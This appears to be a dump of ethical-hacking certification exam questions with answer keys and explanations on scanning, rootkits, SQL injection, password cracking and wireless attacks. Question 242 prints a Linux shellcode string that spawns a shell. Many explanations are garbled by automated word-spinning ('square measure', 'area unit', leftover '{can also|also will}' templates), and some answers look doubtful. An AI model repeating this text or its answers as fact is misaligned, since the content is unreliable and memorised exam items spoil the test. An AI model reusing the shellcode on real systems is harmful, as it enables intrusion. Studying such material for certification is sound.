A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

**NEW QUESTION 225**

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had sent a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

**Answer: D**

**Explanation:**

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

**NEW QUESTION 227**

- (Exam Topic 2)

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

**Answer: B**

**NEW QUESTION 232**

- (Exam Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

**Answer: B**

**Explanation:**

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

**NEW QUESTION 236**

- (Exam Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

**Answer: B**

**NEW QUESTION 237**

- (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

**Answer: C**

**NEW QUESTION 240**

- (Exam Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance
- D. Integrity and computational in-feasibility

**Answer: D**

**NEW QUESTION 242**

- (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =  
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"  
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"  
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"  
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

**Answer:** D

#### NEW QUESTION 244

- (Exam Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. nmap -sn -pp < target ip address >
- B. nmap -sn -PO < target IP address >
- C. nmap -sn -PS < target IP address >
- D. nmap -sn -PA < target IP address >

**Answer:** C

#### Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

#### NEW QUESTION 248

- (Exam Topic 2)

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

- A. Vulnerability hunting program
- B. Bug bounty program
- C. White-hat hacking program
- D. Ethical hacking program

**Answer:** B

#### Explanation:

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.

The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can get wind of (and run) a program curated to the organization's wants.

Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).

Who uses bug bounty programs?Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs?Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.

This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs?Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.

What area unit the disadvantages of a bug bounty program for independent researchers and hackers?A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.

In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.

Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations?These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!

If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. This implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. This could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

**NEW QUESTION 253**

- (Exam Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

**Answer:** A

**Explanation:**

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report: "The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks." Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike. Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

**NEW QUESTION 256**

- (Exam Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

**Answer:** D

**NEW QUESTION 260**

- (Exam Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

**Answer:** B

**NEW QUESTION 265**

- (Exam Topic 2)

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Distributed assessment

- B. Wireless network assessment
- C. Most-based assessment
- D. Application assessment

**Answer: B**

**Explanation:**

Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system. Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner. This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment. It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses. Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

**NEW QUESTION 266**

- (Exam Topic 2)

what is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

**Answer: C**

**Explanation:**

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

**NEW QUESTION 268**

- (Exam Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

**Answer: B**

**Explanation:**

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

**NEW QUESTION 269**

- (Exam Topic 2)

Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

- A. Out of band and boolean-based
- B. Time-based and union-based
- C. union-based and error-based
- D. Time-based and boolean-based

**Answer: D**

**Explanation:**

"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false. AND

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

**Boolean-based (content-based) Blind SQLi**

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

**Time-based Blind SQLi**

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

<https://www.acunetix.com/websitesecurity/sql-injection2/>

**NEW QUESTION 273**

- (Exam Topic 2)

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

- A. Phishing malware
- B. Zero-day malware
- C. File-less malware
- D. Logic bomb malware

**Answer: C**

**Explanation:**

<https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html>

**NEW QUESTION 277**

- (Exam Topic 2)

E- mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Answer: A**

**NEW QUESTION 281**

- (Exam Topic 2)

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

- A. AOL
- B. ARIN
- C. DuckDuckGo
- D. Baidu

**Answer: B**

**Explanation:**

<https://search.arin.net/rdap/?query=199.43.0.43>

**NEW QUESTION 282**

- (Exam Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap, you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what information-gathering technique does this best describe?

- A. Whois lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

**Answer: B**

**Explanation:**

Banner grabbing is a technique used to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an attacker will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

Graphical user interface, text, application Description automatically generated

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 22 Feb 2009 22:38:48 EDT
Server: Apache/2.0.46 (Ubuntu) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2008 11:28:24 PST
ETag: "1988-94b-1234abcd"
Accept-Ranges: bytes
Content-Length: 2128
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

**NEW QUESTION 284**

- (Exam Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

**Answer: A**

**NEW QUESTION 285**

- (Exam Topic 2)

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

**Answer: E**

**NEW QUESTION 286**

- (Exam Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100,000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MitM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

**Answer: B**

**NEW QUESTION 289**

- (Exam Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

**Answer: A**

**Explanation:**

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also:• it's responsible to guard the appliance to access any protected parts by providing the permissions. • It also declares the android api that the appliance goes to use. • It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

**NEW QUESTION 292**

- (Exam Topic 2)

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

- A. HIPPA/PHI
- B. PII
- C. PCIDSS
- D. ISO 2002

**Answer:** A

**Explanation:**

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

- > Names
- > Dates, except year
- > phonephone numbers
- > Geographic information
- > FAX numbers
- > Social Security numbers
- > Email addresses
- > case history numbers
- > Account numbers
- > Health arrange beneficiary numbers
- > Certificate/license numbers
- > Vehicle identifiers and serial numbers together with license plates
- > Web URLs
- > Device identifiers and serial numbers
- > net protocol addresses
- > Full face photos and comparable pictures
- > Biometric identifiers (i.e. retinal scan, fingerprints)
- > Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

**NEW QUESTION 295**

- (Exam Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

**Answer:** A

**Explanation:**

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

**NEW QUESTION 297**

- (Exam Topic 2)

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

**Answer: B**

**NEW QUESTION 301**

- (Exam Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

**Answer: B**

**NEW QUESTION 306**

- (Exam Topic 2)

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

**Answer: D**

**Explanation:**

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host."

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

> offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)

> currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender

-> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.

Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

**NEW QUESTION 308**

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